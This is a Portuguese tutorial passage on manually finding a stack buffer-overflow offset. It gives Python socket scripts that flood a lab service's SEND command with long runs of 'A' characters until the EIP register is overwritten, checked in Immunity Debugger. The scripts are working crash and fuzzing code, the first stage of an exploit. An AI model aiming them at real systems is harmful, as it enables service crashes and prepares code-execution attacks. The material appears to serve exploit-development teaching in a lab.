Encontrando o Offset Manualmente

→ Embora haja programas que encontrem o offset automaticamente, o objetivo aqui é entendermos a lógica da busca por ele

```
#!/usr/bin/python
import socket

dados = "A"*1100 + "B"*600 + "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

→ Vamos acionar o Imunnity Debugger da seguinte maneira:

File → Attach → netserver → attach → 


→ Queremos sobrescrever toda a EIP, então vamos mudar a qtd de caracteres enviados até vermos ela toda preenchida

```
#!/usr/bin/python
import socket

lista=["A"]
contador=2010

while len(lista) <= 250:
    lista.append("A"*contador)
    contador = contador + 1

for dados in lista:
    print(f"Fuzzing com SEND {len(dados)} bytes")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.15.0.97",5800))
    s.recv(1024)
    cmd = "SEND "+dados+"\r\n"
    s.send(cmd.encode())
```




→ Aqui faltou um caractere pra completar a EIP

```python
#!/usr/bin/python
import socket

lista=["A"]
contador=2011

while len(lista) <= 250:
    lista.append("A"*contador)
    contador = contador + 1

for dados in lista:
    print(f"Fuzzing com SEND {len(dados)} bytes")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.15.0.97",5800))
    s.recv(1024)
    cmd = "SEND "+dados+"\r\n"
    s.send(cmd.encode())
```



→ Aqui a EIP foi totalmente preenchida